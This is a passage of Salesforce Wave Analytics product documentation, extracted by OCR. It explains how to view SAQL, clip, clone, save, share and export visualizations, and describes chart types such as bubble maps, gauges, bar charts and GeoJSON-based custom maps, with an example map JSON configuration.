
Wave Analytics uses Salesforce Analytics Query Language (SAQL) behind the scenes in lenses and dashboards to gather data for visualizations. Open the SAQL viewer to watch the underlying SAQL query being written as you explore or to copy it for use elsewhere.

1. Open the Options menu ( ) to access the **Show SAQL** control.



2. Select **On**.

   The SAQL Query pane opens. Continue exploring and see your work expressed in SAQL.



For more information about SAQL, see the *Wave Analytics SAQL Reference*.

EDITIONS

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USER PERMISSIONS

To view visualizations:

- "Use Wave Analytics"

Clip a Lens to a Dashboard

To include the lens in a dashboard, clip it. When you clip the lens, Wave adds the query as a step to the most recently used dashboard. If a dashboard isn't open, Wave adds the step to a new dashboard in Wave dashboard designer. After you add the step to the designer, you can apply it to a widget in the dashboard. The widget overrides the visualization settings of the lens—the widget determines how to display the results of the query.

1. Open the lens.
2. Click .
   Wave creates a step based on query of the lens, and adds it to the step panel of the dashboard designer.
3. To save the step, save the dashboard.

Note: Changes to the step properties don't affect the lens.

EDITIONS

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Clone a Visualization

Build upon a visualization by cloning it to a new tab where you can continue exploring while saving the original in its own tab.

1. Click the **Clone in New Tab** icon.



2. Continue exploring in the new tab, building upon the visualization. When you reach the next view that you want to keep, click **Save** and then **Clone in New Tab** again.

EDITIONS

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USER PERMISSIONS

To view visualizations:
- "Use Wave Analytics"

Save a Visualization

Save your visualization as a lens.

1. Click the **Save** icon.



2. Enter a title and a description for your lens, and select the app to save it in.
3. Click **Save**.

EDITIONS

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Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To view visualizations:
- "Use Wave Analytics"

Share a Visualization

Share a visualization with your colleagues by posting to Chatter, getting its unique URL, downloading a screenshot of it, or downloading its filtered data. A Chatter post provides an image and a link to the asset—lens, dashboard, or app—in Wave Analytics. Colleagues with the link and access to the asset can drill down and explore the information that's presented. To share without giving access to the asset, use the download options.

1. Click **Share**.



2. Click the tab for the sharing method that you want:
   a. **Post to Feed** posts to Chatter an image and the link to the lens, dashboard, or app. Select **User** or **Group** feed, enter the name, and then type your comment. You can also remove the image from your post by hovering over it and clicking the **x**. Note that posted images are public.
   b. **Get URL** provides a unique URL to the asset. Copy the link and then paste it wherever you want to share it.
   c. **Download** gives you options to share a visualization without giving access to it. You can download it as an image (`.png`) or as filtered data in Microsoft® Excel® (`.xls`) or comma-separated values (`.csv`) format.
3. If applicable, click **Give Access** to set the level of sharing access.
4. Click **Done**.

Note: To share a visualization, you must give access to the app that contains it. Lenses, datasets, and dashboards within the default Shared App are accessible to all Wave Analytics users, unless administrators have restricted access. All other apps are private unless someone with Manager access to the app has shared it with a specific user, group, or role.

EDITIONS

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Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To view visualizations:
- "Use Wave Analytics"

Export a Visualization as an Image

Export your current visualization so that you can save it as an image file.

1. Click the **Actions** button.



2. Click **Export as Image**.
   A new browser window opens with the visualization in a .png image file.
3. Right-click the image, and then choose **Save Image As...**.
4. Type a file name, and then click **Save**.

EDITIONS

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Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To view visualizations:
- "Use Wave Analytics"

Visualizing Data With Charts

If your goal is to understand vast amounts of business data, and to communicate that understanding with coworkers, partners, and customers, being able to visualize your data is critical. Wave provides a chart for every need, each a means for illustrating key aspects of your business in just the right way.

Wave charts are integrated with the Wave tools you already use to explore data. Start with a dataset, explore with a lens, clip it to Wave dashboard designer, and create a stunning dashboard.

Bubble Map Charts

Use a bubble map chart to visually indicate measure values in specified geographical areas. The bubble-map chart is found in the Wave dashboard designer.

Combo Charts

Use a combo chart to dispaly two related series of data, such as discrete grouped values as vertical bars overlayed with a line chart representing an average value. The combo chart is found in the Wave dashboard designer and classic designer.

Donut Charts

Use a donut chart when you have multiple groupings and want to show not only the proportion of a single value for each grouping against the total, but also the total amount itself. The donut chart is found in the Wave dashboard designer, classic designer, and explorer.

Funnel Charts

Use a funnel chart to visualize sequential data that can be broken up into stages, such as a sales cycle. The funnel chart is found in the Wave dashboard designer and classic designer.

Gauge Charts

Use gauge charts to track progress along a single measure, such as how much revenue has been realized versus the target. The gauge chart is found in the Wave dashboard designer.

Horizontal Bar Charts

Use a horizontal bar chart to provide a quick visual comparison of related values. The horizontal bar chart is found in the Wave dashboard designer, classic designer, and explorer.

Heat Maps

Use a heatmap to visually enhance high and low-value data when there's a single measure and multiple dimensions. The heatmap chart is found in the Wave dashboard designer, classic designer, and explorer.

Map Charts

Use a map if you have data with a geographical component that can shade areas in proportion to mapped values, allowing for visual pop-out of high-value areas. The map chart is found in the Wave dashboard designer and classic designer.

Custom Map Charts

Using map charts that can shade areas in proportion to mapped values allows for visual pop-out of high-value areas. You can use custom maps with geographical units or to illustrate any type of area that can be represented by polygons. Custom map charts can be used in the Wave dashboard designer and classic designer.

Matrix Charts

Use matrix charts (new in Wave dashboard designer) to create a table that represents measures visually, allowing you to quickly spot extreme values. The matrix chart is found in the Wave dashboard designer, classic designer, and explorer.

Pyramid Charts

Use a pyramid chart to visually highlight relative sizes of stacked dimension values. The pyramid chart is found in the Wave dashboard designer.

Radar Charts

Use radar charts to display a small dataset with one dimension and at least three measure columns. The radar chart is found in the Wave dashboard designer.

Rating Charts

Use a rating chart to get a sense of how well a measured quality, such as customer satisfaction, is meeting expectations. The rating chart is found in the Wave dashboard designer.

Scatter Charts

Use a scatter chart to visualize correlation between two groups of data. The scatter chart is found in the Wave dashboard designer, classic designer, and explorer.

Timeline Charts

Use a timeline chart to show how a value changes over time. The timeline chart is found in the Wave dashboard designer, classic designer, and explorer.

Treemap Charts

Use treemaps to visualize hierarchical quantitative data, where containing rectangles designate relationship using color, and "leaf" rectangles represent quantity using area. The treemap chart is found in the Wave dashboard designer.

Vertical Bar Charts

Use a vertical bar chart (also called column chart) to show relative counts of things, such as leads or dollars. The vertical bar chart is found in the Wave dashboard designer, classic designer, and explorer.

Waterfall Charts

Use a waterfall chart to show the cumulative effect of sequentially introduced positive or negative values with breakdowns of value totals. Also known as "flying bricks" or "Mario" charts. To include breakdowns of value totals, use a stacked waterfall chart. The waterfall chart is found in the Wave dashboard designer and classic designer.

Bubble Map Charts


Use a bubble map chart to visually indicate measure values in specified geographical areas. The bubble-map chart is found in the Wave dashboard designer.

Create a Bubble Map Chart


Wave bubble-map charts use the same maps available to map charts, giving you another choice representing measure values on the map.

For example, you can use bubbles instead of color saturation alone to indicate the number of opportunities in the pipeline for each state in the United States.


1. In Wave, group the data by state, then change the measure.



2. Clip the lens to Wave dashboard designer.
3. Choose **Bubble Map** from **Chart Type**, then choose **US States** from **Map Type**.



4. Enter a title for the chart and make other adjustments as necessary.



Combo Charts

Use a combo chart to dispaly two related series of data, such as discrete grouped values as vertical bars overlayed with a line chart representing an average value. The combo chart is found in the Wave dashboard designer and classic designer.

Donut Charts

Use a donut chart when you have multiple groupings and want to show not only the proportion of a single value for each grouping against the total, but also the total amount itself. The donut chart is found in the Wave dashboard designer, classic designer, and explorer.

Funnel Charts

Use a funnel chart to visualize sequential data that can be broken up into stages, such as a sales cycle. The funnel chart is found in the Wave dashboard designer and classic designer.

Gauge Charts


Use gauge charts to track progress along a single measure, such as how much revenue has been realized versus the target. The gauge chart is found in the Wave dashboard designer.

Create a Gauge Chart

If you've set goals for, as an example, average account value in each of the countries where your company operates, gauge charts are a good choice for showing how close you are to that goal.

You've got a dataset with account information, now you want to present it in a chart that shows how close the company is in reaching the associated goal. Each gauge chart can display 1 value per country, and highlight value ranges.

1. In Wave Analytics, create a lens using the accounts dataset, then clip it to Wave dashboard designer.




2. Change the chart type to **Polar Gauge** (round).

   A **Flat Gauge** (linear) is also available.

3. Adjust the size of the center and set the number style.



4. Set the breakpoint values and associated band colors.



The breakpoints set the range values where the color bands transition. The maximum is 10,000, and you'd like to the average account to exceed 7,000 in each country.

5. Set the **Trellis** type to **Wrap** so the charts are easier to view all at once without having to scroll.



Values above 7,000 are easy to spot due to the color-band configuration of the gauge chart. It's also easy to see which countries are close to the desired value.


Horizontal Bar Charts

Use a horizontal bar chart to provide a quick visual comparison of related values. The horizontal bar chart is found in the Wave dashboard designer, classic designer, and explorer.


Optimize the Fit of a Horizontal Bar Chart

Using the auto-fit feature, you can fit a bar chart into a crowded dashboard without the necessity of long scroll bars or loss of information.


You create a lens with a bar chart showing a list of top countries, then clip it to a dashboard you are building.




But after you add a title and subtitle, the lower bars drop out of view.




To bring all the bars back into view, choose **Fit** from **Auto fit**.



If you resize the bar chart while arranging the dashboard, you could lose the labels.



To restore the labels, choose **Preserve labels** from **Auto fit**.



Heat Maps

Use a heatmap to visually enhance high and low-value data when there's a single measure and multiple dimensions. The heatmap chart is found in the Wave dashboard designer, classic designer, and explorer.

Map Charts

Use a map if you have data with a geographical component that can shade areas in proportion to mapped values, allowing for visual pop-out of high-value areas. The map chart is found in the Wave dashboard designer and classic designer.

Data for map charts must contain geographical names corresponding to the geographical entities represented on the map. Wave map charts are not case-sensitive, but specific codes or names for geographical entities such as US states and world countries are expected.

For maps of the USA, each row of data must contain a single field identifying the state by its two-letter postal code (recommended) or its full common name. A row with data linked to the state of California, for example, must have an identifying field with "CA" or "California", but not "Calif".

For global maps, the identifying country names must follow ISO 3166-1 (alpha 3) three-letter code (recommended) or be spelled out using the country names set by ISO 3166-1 (alpha 3). A row with data linked to the United Kingdom, for example, must have an identifying field with "GBR" or "United Kingdom", but not "Great Britain".

Properties of Maps

The map chart is configured with the properties in the Wave dashboard designer. These properties have equivalent JSON properties.

This is an example map JSON with a United States map.

```
{
  "visualizationType": "choropleth",
  "step": "step_newmap",
  "map": "US States",
  "legend": {
    "show": false,
    "inside": false,
    "showHeader": true,
    "position": "right-top"
  },
  "title": {
    "label": "",
    "subtitleLabel": "",
    "align": "center"
  },
  "theme": "wave",
  "lowColor": "#C5DBF7",
  "highColor": "#1674D9",
  "trellis": {
    "enable": false,
    "type": "x",
    "chartsPerLine": 4
  }
}
```

Other available values for the `map` property are:

"World Countries", "Americas", "North America", "South America", "Central America", "Caribbean", "Europe", "Eastern Europe", "Northern Europe", "Southern Europe", "Western Europe", "Central Europe", "Scandanavia", "Asia", "South Asia", "South East Asia", "East Asia", "Australasia", "Africa", "East Africa", "Middle Africa", "North Africa", "Southern Africa", "Western Africa", "EMEA", "APAC".

Custom Map Charts

Using map charts that can shade areas in proportion to mapped values allows for visual pop-out of high-value areas. You can use custom maps with geographical units or to illustrate any type of area that can be represented by polygons. Custom map charts can be used in the Wave dashboard designer and classic designer.

Use a custom map if you have data with a geographical component that doesn't match any of the standard maps provided by Wave charts, such as custom regions. Other areas that can be represented with GeoJSON, such as stadium seat sections, city blocks, or floor plans, can also be represented as a map in Wave. Data is overlaid on a custom map using either an id or name property as a key.

Custom map charts in Wave can be created from GeoJSON with a geometry type of Polygon or MultiPolygon. See the reference section on page 4163 for more information.

